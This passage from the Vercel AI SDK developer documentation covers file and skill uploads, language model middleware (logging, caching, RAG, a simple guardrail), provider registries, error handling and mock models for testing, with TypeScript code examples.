| Kling AI | kling-v2.6-motion-control |
Motion control |
| Replicate | minimax/video-01 |
Text-to-video |
| xAI | grok-imagine-video |
Text-to-video, image-to-video, editing, extension, R2V |
Above are a small subset of the video models supported by the AI SDK providers. For more, see the respective provider documentation.
title: File Uploads description: Learn how to upload files and use provider references with the AI SDK.
File Uploads
The AI SDK provides the uploadFile
function to upload files to a provider and get back a ProviderReference that can be
used in subsequent API calls.
In the AI SDK, the uploaded file is identified by a ProviderReference — a
Record<string, string> mapping provider names to provider-specific identifiers.
This concept is used for other provider specific asset references too, such as
uploaded skills.
import { uploadFile, generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
import fs from 'node:fs';
const { providerReference } = await uploadFile({
api: openai.files(),
data: fs.readFileSync('./photo.png'),
filename: 'photo.png',
});
const { text } = await generateText({
model: openai.responses('gpt-4o-mini'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe what you see in this image.' },
{ type: 'image', image: providerReference },
],
},
],
});
As a shorthand, you can pass a provider instance directly to api instead of calling .files() explicitly — the SDK will call .files() for you:
const { providerReference } = await uploadFile({
api: openai, // shorthand for openai.files()
data: fs.readFileSync('./photo.png'),
filename: 'photo.png',
});
Supported File Types
You can upload images, PDFs, text files, and other documents depending on the provider. The media type is auto-detected from the file bytes when not specified explicitly:
const { providerReference } = await uploadFile({
api: anthropic.files(),
data: fs.readFileSync('./document.pdf'),
mediaType: 'application/pdf', // optional, auto-detected if omitted
filename: 'document.pdf',
});
Use the providerReference in a file content part with its media type:
{
role: 'user',
content: [
{ type: 'text', text: 'Summarize this document.' },
{ type: 'file', data: providerReference, mediaType: 'application/pdf' },
],
}
Provider-Specific Options
Some providers accept additional options through providerOptions.
For example, OpenAI requires a purpose field:
import { openai, type OpenAIFilesOptions } from '@ai-sdk/openai';
const { providerReference } = await uploadFile({
api: openai.files(),
data: fs.readFileSync('./photo.png'),
providerOptions: {
openai: {
purpose: 'assistants',
} satisfies OpenAIFilesOptions,
},
});
Provider References
A ProviderReference is a Record<string, string> that maps provider names to
provider-specific file identifiers:
// Example ProviderReference
{
openai: 'file-abc123',
}
When you pass a ProviderReference as the data or image field of a message content
part, the provider looks up its own file ID from the reference. If the reference doesn't
contain an entry for the current provider, an error is thrown.
Multi-Provider Usage
If you switch providers mid-conversation (for example, continuing a chat started with OpenAI using Anthropic), you need to upload the file to both providers and merge the references:
const openaiResult = await uploadFile({
api: openai.files(),
data: imageBytes,
filename: 'photo.png',
});
const anthropicResult = await uploadFile({
api: anthropic.files(),
data: imageBytes,
filename: 'photo.png',
});
const mergedReference = {
...openaiResult.providerReference,
...anthropicResult.providerReference,
};
// mergedReference: { openai: 'file-abc123', anthropic: 'file-xyz789' }
The merged reference can then be used in messages regardless of which provider processes the request — each provider will find its own file ID.
Supported Providers
The following providers support files() and file uploads:
| Provider | Factory Method |
|---|---|
| Anthropic | anthropic.files() |
google.files() |
|
| OpenAI | openai.files() |
| xAI | xai.files() |
Providers without file upload support will throw an UnsupportedFunctionalityError
if they encounter a provider reference in a message.
title: Language Model Middleware description: Learn how to use middleware to enhance the behavior of language models
Language Model Middleware
Language model middleware is a way to enhance the behavior of language models by intercepting and modifying the calls to the language model.
It can be used to add features like guardrails, RAG, caching, and logging in a language model agnostic way. Such middleware can be developed and distributed independently from the language models that they are applied to.
Using Language Model Middleware
You can use language model middleware with the wrapLanguageModel function.
It takes a language model and a language model middleware and returns a new
language model that incorporates the middleware.
import { wrapLanguageModel, streamText } from 'ai';
const wrappedLanguageModel = wrapLanguageModel({
model: yourModel,
middleware: yourLanguageModelMiddleware,
});
The wrapped language model can be used just like any other language model, e.g. in streamText:
const result = streamText({
model: wrappedLanguageModel,
prompt: 'What cities are in the United States?',
});
Multiple middlewares
You can provide multiple middlewares to the wrapLanguageModel function.
The middlewares will be applied in the order they are provided.
const wrappedLanguageModel = wrapLanguageModel({
model: yourModel,
middleware: [firstMiddleware, secondMiddleware],
});
// applied as: firstMiddleware(secondMiddleware(yourModel))
Built-in Middleware
The AI SDK comes with several built-in middlewares that you can use to configure language models:
extractReasoningMiddleware: Extracts reasoning information from the generated text and exposes it as areasoningproperty on the result.extractJsonMiddleware: Extracts JSON from text content by stripping markdown code fences. Useful when usingOutput.object()with models that wrap JSON responses in code blocks.simulateStreamingMiddleware: Simulates streaming behavior with responses from non-streaming language models.defaultSettingsMiddleware: Applies default settings to a language model.addToolInputExamplesMiddleware: Adds tool input examples to tool descriptions for providers that don't natively support theinputExamplesproperty.
Extract Reasoning
Some providers and models expose reasoning information in the generated text using special tags, e.g. <think> and </think>.
The extractReasoningMiddleware function can be used to extract this reasoning information and expose it as a reasoning property on the result.
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
The extractReasoningMiddleware function also includes a startWithReasoning option.
When set to true, the reasoning tag will be prepended to the generated text.
This is useful for models that do not include the reasoning tag at the beginning of the response.
For more details, see the DeepSeek R1 guide.
Extract JSON
Some models wrap JSON responses in markdown code fences (e.g., ```json ... ```) even when you request structured output.
The extractJsonMiddleware function strips these code fences from the response, making it compatible with Output.object().
import {
wrapLanguageModel,
extractJsonMiddleware,
Output,
generateText,
} from 'ai';
import { z } from 'zod';
const model = wrapLanguageModel({
model: yourModel,
middleware: extractJsonMiddleware(),
});
const result = await generateText({
model,
output: Output.object({
schema: z.object({
name: z.string(),
ingredients: z.array(z.string()),
}),
}),
prompt: 'Generate a recipe.',
});
You can also provide a custom transform function for models that use different formatting:
const model = wrapLanguageModel({
model: yourModel,
middleware: extractJsonMiddleware({
transform: text => text.replace(/^PREFIX/, '').replace(/SUFFIX$/, ''),
}),
});
Simulate Streaming
The simulateStreamingMiddleware function can be used to simulate streaming behavior with responses from non-streaming language models.
This is useful when you want to maintain a consistent streaming interface even when using models that only provide complete responses.
import { wrapLanguageModel, simulateStreamingMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: simulateStreamingMiddleware(),
});
Default Settings
The defaultSettingsMiddleware function can be used to apply default settings to a language model.
import { wrapLanguageModel, defaultSettingsMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: defaultSettingsMiddleware({
settings: {
temperature: 0.5,
maxOutputTokens: 800,
providerOptions: { openai: { store: false } },
},
}),
});
Add Tool Input Examples
The addToolInputExamplesMiddleware function adds tool input examples to tool descriptions.
This is useful for providers that don't natively support the inputExamples property on tools.
The middleware serializes the examples into the tool's description text so models can still benefit from seeing example inputs.
import { wrapLanguageModel, addToolInputExamplesMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: addToolInputExamplesMiddleware({
prefix: 'Input Examples:',
}),
});
When you define a tool with inputExamples, the middleware will append them to the tool's description:
import { generateText, tool } from 'ai';
import { z } from 'zod';
const result = await generateText({
model, // wrapped model from above
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string(),
}),
inputExamples: [
{ input: { location: 'San Francisco' } },
{ input: { location: 'London' } },
],
}),
},
prompt: 'What is the weather in Tokyo?',
});
The tool description will be transformed to:
Get the weather in a location
Input Examples:
{"location":"San Francisco"}
{"location":"London"}
Options
prefix(optional): A prefix text to prepend before the examples. Default:'Input Examples:'.format(optional): A custom formatter function for each example. Receives the example object and its index. Default:JSON.stringify(example.input).remove(optional): Whether to remove theinputExamplesproperty from the tool after adding them to the description. Default:true.
const model = wrapLanguageModel({
model: yourModel,
middleware: addToolInputExamplesMiddleware({
prefix: 'Input Examples:',
format: (example, index) =>
`${index + 1}. ${JSON.stringify(example.input)}`,
remove: true,
}),
});
Community Middleware
The AI SDK provides a Language Model Middleware specification. Community members can develop middleware that adheres to this specification, making it compatible with the AI SDK ecosystem.
Here are some community middlewares that you can explore:
Custom tool call parser
The Custom tool call parser middleware extends tool call capabilities to models that don't natively support the OpenAI-style tools parameter. This includes many self-hosted and third-party models that lack native function calling features.
This middleware enables function calling capabilities by converting function schemas into prompt instructions and parsing the model's responses into structured function calls. It works by transforming the JSON function definitions into natural language instructions the model can understand, then analyzing the generated text to extract function call attempts. This approach allows developers to use the same function calling API across different model providers, even with models that don't natively support the OpenAI-style function calling format, providing a consistent function calling experience regardless of the underlying model implementation.
The @ai-sdk-tool/parser package offers three middleware variants:
createToolMiddleware: A flexible function for creating custom tool call middleware tailored to specific modelshermesToolMiddleware: Ready-to-use middleware for Hermes & Qwen format function callsgemmaToolMiddleware: Pre-configured middleware for Gemma 3 model series function call format
Here's how you can enable function calls with Gemma models that don't support them natively:
import { wrapLanguageModel } from 'ai';
import { gemmaToolMiddleware } from '@ai-sdk-tool/parser';
const model = wrapLanguageModel({
model: openrouter('google/gemma-3-27b-it'),
middleware: gemmaToolMiddleware,
});
Find more examples at this link.
Implementing Language Model Middleware
You can implement any of the following three function to modify the behavior of the language model:
transformParams: Transforms the parameters before they are passed to the language model, for bothdoGenerateanddoStream.wrapGenerate: Wraps thedoGeneratemethod of the language model. You can modify the parameters, call the language model, and modify the result.wrapStream: Wraps thedoStreammethod of the language model. You can modify the parameters, call the language model, and modify the result.
Here are some examples of how to implement language model middleware:
Examples
Logging
This example shows how to log the parameters and generated text of a language model call.
import type {
LanguageModelV4Middleware,
LanguageModelV4StreamPart,
} from '@ai-sdk/provider';
export const yourLogMiddleware: LanguageModelV4Middleware = {
wrapGenerate: async ({ doGenerate, params }) => {
console.log('doGenerate called');
console.log(`params: ${JSON.stringify(params, null, 2)}`);
const result = await doGenerate();
console.log('doGenerate finished');
console.log(`generated text: ${result.text}`);
return result;
},
wrapStream: async ({ doStream, params }) => {
console.log('doStream called');
console.log(`params: ${JSON.stringify(params, null, 2)}`);
const { stream, ...rest } = await doStream();
let generatedText = '';
const textBlocks = new Map<string, string>();
const transformStream = new TransformStream<
LanguageModelV4StreamPart,
LanguageModelV4StreamPart
>({
transform(chunk, controller) {
switch (chunk.type) {
case 'text-start': {
textBlocks.set(chunk.id, '');
break;
}
case 'text-delta': {
const existing = textBlocks.get(chunk.id) || '';
textBlocks.set(chunk.id, existing + chunk.delta);
generatedText += chunk.delta;
break;
}
case 'text-end': {
console.log(
`Text block ${chunk.id} completed:`,
textBlocks.get(chunk.id),
);
break;
}
}
controller.enqueue(chunk);
},
flush() {
console.log('doStream finished');
console.log(`generated text: ${generatedText}`);
},
});
return {
stream: stream.pipeThrough(transformStream),
...rest,
};
},
};
Caching
This example shows how to build a simple cache for the generated text of a language model call.
import type { LanguageModelV4Middleware } from '@ai-sdk/provider';
const cache = new Map<string, any>();
export const yourCacheMiddleware: LanguageModelV4Middleware = {
wrapGenerate: async ({ doGenerate, params }) => {
const cacheKey = JSON.stringify(params);
if (cache.has(cacheKey)) {
return cache.get(cacheKey);
}
const result = await doGenerate();
cache.set(cacheKey, result);
return result;
},
// here you would implement the caching logic for streaming
};
Retrieval Augmented Generation (RAG)
This example shows how to use RAG as middleware.
import type { LanguageModelV4Middleware } from '@ai-sdk/provider';
export const yourRagMiddleware: LanguageModelV4Middleware = {
transformParams: async ({ params }) => {
const lastUserMessageText = getLastUserMessageText({
prompt: params.prompt,
});
if (lastUserMessageText == null) {
return params; // do not use RAG (send unmodified parameters)
}
const instruction =
'Use the following information to answer the question:\n' +
findSources({ text: lastUserMessageText })
.map(chunk => JSON.stringify(chunk))
.join('\n');
return addToLastUserMessage({ params, text: instruction });
},
};
Guardrails
Guard rails are a way to ensure that the generated text of a language model call is safe and appropriate. This example shows how to use guardrails as middleware.
import type { LanguageModelV4Middleware } from '@ai-sdk/provider';
export const yourGuardrailMiddleware: LanguageModelV4Middleware = {
wrapGenerate: async ({ doGenerate }) => {
const { text, ...rest } = await doGenerate();
// filtering approach, e.g. for PII or other sensitive information:
const cleanedText = text?.replace(/badword/g, '<REDACTED>');
return { text: cleanedText, ...rest };
},
// here you would implement the guardrail logic for streaming
// Note: streaming guardrails are difficult to implement, because
// you do not know the full content of the stream until it's finished.
};
Configuring Per Request Custom Metadata
To send and access custom metadata in Middleware, you can use providerOptions. This is useful when building logging middleware where you want to pass additional context like user IDs, timestamps, or other contextual data that can help with tracking and debugging.
import { generateText, wrapLanguageModel } from 'ai';
__PROVIDER_IMPORT__;
import type { LanguageModelV4Middleware } from '@ai-sdk/provider';
export const yourLogMiddleware: LanguageModelV4Middleware = {
wrapGenerate: async ({ doGenerate, params }) => {
console.log('METADATA', params?.providerMetadata?.yourLogMiddleware);
const result = await doGenerate();
return result;
},
};
const { text } = await generateText({
model: wrapLanguageModel({
model: __MODEL__,
middleware: yourLogMiddleware,
}),
prompt: 'Invent a new holiday and describe its traditions.',
providerOptions: {
yourLogMiddleware: {
hello: 'world',
},
},
});
console.log(text);
title: Skill Uploads description: Learn how to upload skills and use provider references with the AI SDK.
Skill Uploads
The AI SDK provides the uploadSkill
function to upload custom skills to a provider and get back a ProviderReference that
can be passed to subsequent inference calls.
A skill is a bundle of files (e.g. a SKILL.md describing the skill's behavior)
that providers can load, e.g. in sandboxed container environments.
In the AI SDK, the uploaded skill is identified by a ProviderReference — a
Record<string, string> mapping provider names to provider-specific identifiers.
This concept is used for other provider specific asset references too, such as
uploaded media files.
import { uploadSkill, generateText } from 'ai';
import { anthropic, type AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { readFileSync } from 'fs';
const { providerReference } = await uploadSkill({
api: anthropic.skills(),
files: [
{
path: 'my-skill/SKILL.md',
content: readFileSync('./SKILL.md'),
},
],
displayTitle: 'My Skill',
});
const { text } = await generateText({
model: anthropic('claude-sonnet-4-6'),
tools: {
code_execution: anthropic.tools.codeExecution_20260120(),
},
prompt: 'Use the skill to complete the task.',
providerOptions: {
anthropic: {
container: {
skills: [{ type: 'custom', providerReference }],
},
} satisfies AnthropicLanguageModelOptions,
},
});
As a shorthand, you can pass a provider instance directly to api instead of calling .skills() explicitly — the SDK will call .skills() for you:
const { providerReference } = await uploadSkill({
api: anthropic, // shorthand for anthropic.skills()
files: [{ path: 'my-skill/SKILL.md', content: readFileSync('./SKILL.md') }],
displayTitle: 'My Skill',
});
Skill Files
A skill is composed of one or more files, each with a relative path and content.
File content can be provided as a Uint8Array (e.g. from fs.readFileSync) or as a
base64-encoded string:
const { providerReference } = await uploadSkill({
api: openai.skills(),
files: [
{
path: 'my-skill/SKILL.md',
content: readFileSync('./SKILL.md'), // Uint8Array
},
{
path: 'my-skill/helper.py',
content: readFileSync('./helper.py'),
},
],
});
Upload Result
uploadSkill returns an UploadSkillResult with the following fields:
| Field | Type | Description |
|---|---|---|
providerReference |
ProviderReference |
Maps provider names to provider-specific skill IDs |
displayTitle |
string? |
Human-readable title (if supported and provided) |
name |
string? |
Name inferred by the provider from the skill files |
description |
string? |
Description inferred by the provider from the skill files |
latestVersion |
string? |
Latest version identifier assigned by the provider |
providerMetadata |
object? |
Additional provider-specific metadata (e.g. timestamps) |
warnings |
Warning[] |
Warnings for unsupported options (e.g. displayTitle on OpenAI) |
Provider References
A ProviderReference is a Record<string, string> mapping provider names to
provider-specific skill identifiers:
// Example ProviderReference
{
anthropic: 'skill_abc123',
}
Pass the providerReference when referencing the skill during inference. Each provider
looks up its own skill ID from the reference. If no entry exists for the current
provider, an error is thrown.
Multi-Provider Usage
If you want to use the same skill across multiple providers, upload it to each one and merge the references:
const [openaiUpload, anthropicUpload] = await Promise.all([
uploadSkill({
api: openai.skills(),
files: [{ path: 'my-skill/SKILL.md', content: skillSource }],
}),
uploadSkill({
api: anthropic.skills(),
files: [{ path: 'my-skill/SKILL.md', content: skillSource }],
displayTitle: 'My Skill',
}),
]);
const mergedReference = {
...openaiUpload.providerReference,
...anthropicUpload.providerReference,
};
// mergedReference: { openai: 'sk_...', anthropic: 'sk_...' }
The merged reference can then be used in inference calls regardless of which provider processes the request — each provider will find its own skill ID.
Using Skills in Inference Calls
How you attach a skill to an inference call depends on the provider.
Anthropic
Pass the providerReference inside the container.skills array in providerOptions:
await generateText({
model: anthropic('claude-sonnet-4-6'),
tools: {
code_execution: anthropic.tools.codeExecution_20260120(),
},
prompt: '...',
providerOptions: {
anthropic: {
container: {
skills: [{ type: 'custom', providerReference }],
},
} satisfies AnthropicLanguageModelOptions,
},
});
OpenAI
Pass the providerReference inside the shell tool's environment.skills array:
await generateText({
model: openai.responses('gpt-5.2'),
tools: {
shell: openai.tools.shell({
environment: {
type: 'containerAuto',
skills: [{ type: 'skillReference', providerReference }],
},
}),
},
prompt: '...',
});
Supported Providers
The following providers support skills() and skill uploads:
| Provider | Factory Method |
|---|---|
| Anthropic | anthropic.skills() |
| OpenAI | openai.skills() |
title: Provider & Model Management description: Learn how to work with multiple providers and models
Provider & Model Management
When you work with multiple providers and models, it is often desirable to manage them in a central place and access the models through simple string ids.
The AI SDK offers custom providers and a provider registry for this purpose:
- With custom providers, you can pre-configure model settings, provide model name aliases, and limit the available models.
- The provider registry lets you mix multiple providers and access them through simple string ids.
You can mix and match custom providers, the provider registry, and middleware in your application.
Custom Providers
You can create a custom provider using customProvider.
Example: custom model settings
You might want to override the default model settings for a provider or provide model name aliases with pre-configured settings.
import {
gateway,
customProvider,
defaultSettingsMiddleware,
wrapLanguageModel,
} from 'ai';
// custom provider with different provider options:
export const openai = customProvider({
languageModels: {
// replacement model with custom provider options:
'gpt-5.1': wrapLanguageModel({
model: gateway('openai/gpt-5.1'),
middleware: defaultSettingsMiddleware({
settings: {
providerOptions: {
openai: {
reasoningEffort: 'high',
},
},
},
}),
}),
// alias model with custom provider options:
'gpt-5.1-high-reasoning': wrapLanguageModel({
model: gateway('openai/gpt-5.1'),
middleware: defaultSettingsMiddleware({
settings: {
providerOptions: {
openai: {
reasoningEffort: 'high',
},
},
},
}),
}),
},
fallbackProvider: gateway,
});
Example: model name alias
You can also provide model name aliases, so you can update the model version in one place in the future:
import { customProvider, gateway } from 'ai';
// custom provider with alias names:
export const anthropic = customProvider({
languageModels: {
opus: gateway('anthropic/claude-opus-4.1'),
sonnet: gateway('anthropic/claude-sonnet-4.5'),
haiku: gateway('anthropic/claude-haiku-4.5'),
},
fallbackProvider: gateway,
});
Example: limit available models
You can limit the available models in the system, even if you have multiple providers.
import {
customProvider,
defaultSettingsMiddleware,
wrapLanguageModel,
gateway,
} from 'ai';
export const myProvider = customProvider({
languageModels: {
'text-medium': gateway('anthropic/claude-3-5-sonnet-20240620'),
'text-small': gateway('openai/gpt-5-mini'),
'reasoning-medium': wrapLanguageModel({
model: gateway('openai/gpt-5.1'),
middleware: defaultSettingsMiddleware({
settings: {
providerOptions: {
openai: {
reasoningEffort: 'high',
},
},
},
}),
}),
'reasoning-fast': wrapLanguageModel({
model: gateway('openai/gpt-5.1'),
middleware: defaultSettingsMiddleware({
settings: {
providerOptions: {
openai: {
reasoningEffort: 'low',
},
},
},
}),
}),
},
embeddingModels: {
embedding: gateway.embeddingModel('openai/text-embedding-3-small'),
},
// no fallback provider
});
Example: files and skills interfaces
You can attach a provider's files or skills interface to your custom provider. This allows you to use uploadFile and uploadSkill through the same provider abstraction.
import { anthropic } from '@ai-sdk/anthropic';
import { openai } from '@ai-sdk/openai';
import { customProvider, uploadFile, uploadSkill } from 'ai';
// custom provider with files interface:
const myOpenAI = customProvider({
languageModels: {
'gpt-4o-mini': openai.responses('gpt-4o-mini'),
},
files: openai.files(),
});
// custom provider with skills interface:
const myAnthropic = customProvider({
languageModels: {
sonnet: anthropic('claude-sonnet-4-5'),
},
skills: anthropic.skills(),
});
// usage:
await uploadFile({ api: myOpenAI.files!(), data: fileData, filename: 'image.png' });
await uploadSkill({ api: myAnthropic.skills!(), files: skillFiles, displayTitle: 'My Skill' });
If no files or skills option is set but a fallbackProvider is configured, the custom provider will inherit those interfaces from the fallback.
Provider Registry
You can create a provider registry with multiple providers and models using createProviderRegistry.
Setup
import { anthropic } from '@ai-sdk/anthropic';
import { openai } from '@ai-sdk/openai';
import { createProviderRegistry, gateway } from 'ai';
export const registry = createProviderRegistry({
// register provider with prefix and default setup using gateway:
gateway,
// register provider with prefix and direct provider import:
anthropic,
openai,
});
Setup with Custom Separator
By default, the registry uses : as the separator between provider and model IDs. You can customize this separator:
import { anthropic } from '@ai-sdk/anthropic';
import { openai } from '@ai-sdk/openai';
import { createProviderRegistry, gateway } from 'ai';
export const customSeparatorRegistry = createProviderRegistry(
{
gateway,
anthropic,
openai,
},
{ separator: ' > ' },
);
Example: Use language models
You can access language models by using the languageModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { generateText } from 'ai';
import { registry } from './registry';
const { text } = await generateText({
model: registry.languageModel('openai:gpt-5.1'), // default separator
// or with custom separator:
// model: customSeparatorRegistry.languageModel('openai > gpt-5.1'),
prompt: 'Invent a new holiday and describe its traditions.',
});
Example: Use text embedding models
You can access text embedding models by using the .embeddingModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { embed } from 'ai';
import { registry } from './registry';
const { embedding } = await embed({
model: registry.embeddingModel('openai:text-embedding-3-small'),
value: 'sunny day at the beach',
});
Example: Use image models
You can access image models by using the imageModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { generateImage } from 'ai';
import { registry } from './registry';
const { image } = await generateImage({
model: registry.imageModel('openai:dall-e-3'),
prompt: 'A beautiful sunset over a calm ocean',
});
Example: Use video models
You can access video models by using the videoModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { experimental_generateVideo } from 'ai';
import { fal } from '@ai-sdk/fal';
import { createProviderRegistry } from 'ai';
const registry = createProviderRegistry({ fal });
const { videos } = await experimental_generateVideo({
model: registry.videoModel('fal:luma-dream-machine/ray-2'),
prompt: 'A cat walking on a beach at sunset',
});
Example: Use files interface
You can access a provider's files interface by calling registry.files(providerId).
This is useful when you want to upload files through a provider in the registry before referencing them in model requests.
import { openai } from '@ai-sdk/openai';
import { createProviderRegistry, customProvider, generateText, uploadFile } from 'ai';
const registry = createProviderRegistry({
openai: customProvider({
languageModels: { 'gpt-4o-mini': openai.responses('gpt-4o-mini') },
files: openai.files(),
}),
});
const { providerReference } = await uploadFile({
api: registry.files('openai'),
data: fileData,
filename: 'image.png',
});
const { text } = await generateText({
model: registry.languageModel('openai:gpt-4o-mini'),
messages: [
{
role: 'user',
content: [
{ type: 'text', text: 'Describe what you see in this image.' },
{ type: 'image', image: providerReference },
],
},
],
});
Example: Use skills interface
You can access a provider's skills interface by calling registry.skills(providerId).
import { anthropic } from '@ai-sdk/anthropic';
import { createProviderRegistry, customProvider, uploadSkill } from 'ai';
const registry = createProviderRegistry({
anthropic: customProvider({
languageModels: { sonnet: anthropic('claude-sonnet-4-5') },
skills: anthropic.skills(),
}),
});
await uploadSkill({
api: registry.skills('anthropic'),
files: skillFiles,
displayTitle: 'My Skill',
});
Combining Custom Providers, Provider Registry, and Middleware
The central idea of provider management is to set up a file that contains all the providers and models you want to use. You may want to pre-configure model settings, provide model name aliases, limit the available models, and more.
Here is an example that implements the following concepts:
- pass through gateway with a namespace prefix (here:
gateway > *) - pass through a full provider with a namespace prefix (here:
xai > *) - setup an OpenAI-compatible provider with custom api key and base URL (here:
custom > *) - setup model name aliases (here:
anthropic > fast,anthropic > writing,anthropic > reasoning) - pre-configure model settings (here:
anthropic > reasoning) - validate the provider-specific options (here:
AnthropicLanguageModelOptions) - use a fallback provider (here:
anthropic > *) - limit a provider to certain models without a fallback (here:
groq > gemma2-9b-it,groq > qwen-qwq-32b) - define a custom separator for the provider registry (here:
>)
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { xai } from '@ai-sdk/xai';
import { groq } from '@ai-sdk/groq';
import {
createProviderRegistry,
customProvider,
defaultSettingsMiddleware,
gateway,
wrapLanguageModel,
} from 'ai';
export const registry = createProviderRegistry(
{
// pass through gateway with a namespace prefix
gateway,
// pass through full providers with namespace prefixes
xai,
// access an OpenAI-compatible provider with custom setup
custom: createOpenAICompatible({
name: 'provider-name',
apiKey: process.env.CUSTOM_API_KEY,
baseURL: 'https://api.custom.com/v1',
}),
// setup model name aliases
anthropic: customProvider({
languageModels: {
fast: anthropic('claude-haiku-4-5'),
// simple model
writing: anthropic('claude-sonnet-4-5'),
// extended reasoning model configuration:
reasoning: wrapLanguageModel({
model: anthropic('claude-sonnet-4-5'),
middleware: defaultSettingsMiddleware({
settings: {
maxOutputTokens: 100000, // example default setting
providerOptions: {
anthropic: {
thinking: {
type: 'enabled',
budgetTokens: 32000,
},
} satisfies AnthropicLanguageModelOptions,
},
},
}),
}),
},
fallbackProvider: anthropic,
}),
// limit a provider to certain models without a fallback
groq: customProvider({
languageModels: {
'gemma2-9b-it': groq('gemma2-9b-it'),
'qwen-qwq-32b': groq('qwen-qwq-32b'),
},
}),
},
{ separator: ' > ' },
);
// usage:
const model = registry.languageModel('anthropic > reasoning');
Global Provider Configuration
The AI SDK 5 includes a global provider feature that allows you to specify a model using just a plain model ID string:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = await streamText({
model: __MODEL__, // Uses the global provider (defaults to gateway)
prompt: 'Invent a new holiday and describe its traditions.',
});
By default, the global provider is set to the Vercel AI Gateway.
Customizing the Global Provider
You can set your own preferred global provider:
import { openai } from '@ai-sdk/openai';
// Initialize once during startup:
globalThis.AI_SDK_DEFAULT_PROVIDER = openai;
import { streamText } from 'ai';
const result = await streamText({
model: 'gpt-5.1', // Uses OpenAI provider without prefix
prompt: 'Invent a new holiday and describe its traditions.',
});
This simplifies provider usage and makes it easier to switch between providers without changing your model references throughout your codebase.
title: Error Handling description: Learn how to handle errors in the AI SDK Core
Error Handling
Handling regular errors
Regular errors are thrown and can be handled using the try/catch block.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
try {
const { text } = await generateText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
} catch (error) {
// handle error
}
See Error Types for more information on the different types of errors that may be thrown.
Handling streaming errors (simple streams)
When errors occur during streams that do not support error chunks,
the error is thrown as a regular error.
You can handle these errors using the try/catch block.
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
try {
const { textStream } = streamText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const textPart of textStream) {
process.stdout.write(textPart);
}
} catch (error) {
// handle error
}
Handling streaming errors (streaming with error support)
Full streams support error parts. You can handle those parts similar to other parts. It is recommended to also add a try-catch block for errors that happen outside of the streaming.
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
try {
const { fullStream } = streamText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const part of fullStream) {
switch (part.type) {
// ... handle other part types
case 'error': {
const error = part.error;
// handle error
break;
}
case 'abort': {
// handle stream abort
break;
}
case 'tool-error': {
const error = part.error;
// handle error
break;
}
}
}
} catch (error) {
// handle error
}
Handling stream aborts
When streams are aborted (e.g., via chat stop button), you may want to perform cleanup operations like updating stored messages in your UI. Use the onAbort callback to handle these cases.
The onAbort callback is called when a stream is aborted via AbortSignal, but onFinish is not called. This ensures you can still update your UI state appropriately.
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const { textStream } = streamText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
onAbort: ({ steps }) => {
// Update stored messages or perform cleanup
console.log('Stream aborted after', steps.length, 'steps');
},
onFinish: ({ steps, totalUsage }) => {
// This is called on normal completion
console.log('Stream completed normally');
},
});
for await (const textPart of textStream) {
process.stdout.write(textPart);
}
The onAbort callback receives:
steps: An array of all completed steps before the abort
You can also handle abort events directly in the stream:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const { fullStream } = streamText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const chunk of fullStream) {
switch (chunk.type) {
case 'abort': {
// Handle abort directly in stream
console.log('Stream was aborted');
break;
}
// ... handle other part types
}
}
title: Testing description: Learn how to use AI SDK Core mock providers for testing.
Testing
Testing language models can be challenging, because they are non-deterministic and calling them is slow and expensive.
To enable you to unit test your code that uses the AI SDK, the AI SDK Core
includes mock providers and test helpers. You can import the following helpers from ai/test:
MockEmbeddingModelV4: A mock embedding model using the embedding model v4 specification.MockLanguageModelV4: A mock language model using the language model v4 specification.mockId: Provides an incrementing integer ID.mockValues: Iterates over an array of values with each call. Returns the last value when the array is exhausted.
You can also import simulateReadableStream from ai to simulate a readable stream with delays.
With mock providers and test helpers, you can control the output of the AI SDK and test your code in a repeatable and deterministic way without actually calling a language model provider.
Examples
You can use the test helpers with the AI Core functions in your unit tests:
generateText
import { generateText } from 'ai';
import { MockLanguageModelV4 } from 'ai/test';
const result = await generateText({
model: new MockLanguageModelV4({
doGenerate: async () => ({
content: [{ type: 'text', text: `Hello, world!` }],
finishReason: { unified: 'stop', raw: undefined },
usage: {
inputTokens: {
total: 10,
noCache: 10,
cacheRead: undefined,
cacheWrite: undefined,
},
outputTokens: {
total: 20,
text: 20,
reasoning: undefined,
},
},
warnings: [],
}),
}),
prompt: 'Hello, test!',
});
streamText
import { streamText, simulateReadableStream } from 'ai';
import { MockLanguageModelV4 } from 'ai/test';
const result = streamText({
model: new MockLanguageModelV4({
doStream: async () => ({
stream: simulateReadableStream({
chunks: [
{ type: 'text-start', id: 'text-1' },
{ type: 'text-delta', id: 'text-1', delta: 'Hello' },
{ type: 'text-delta', id: 'text-1', delta: ', ' },
{ type: 'text-delta', id: 'text-1', delta: 'world!' },
{ type: 'text-end', id: 'text-1' },
{
type: 'finish',
finishReason: { unified: 'stop', raw: undefined },
logprobs: undefined,
usage: {
inputTokens: {
total: 3,
noCache: 3,
cacheRead: undefined,
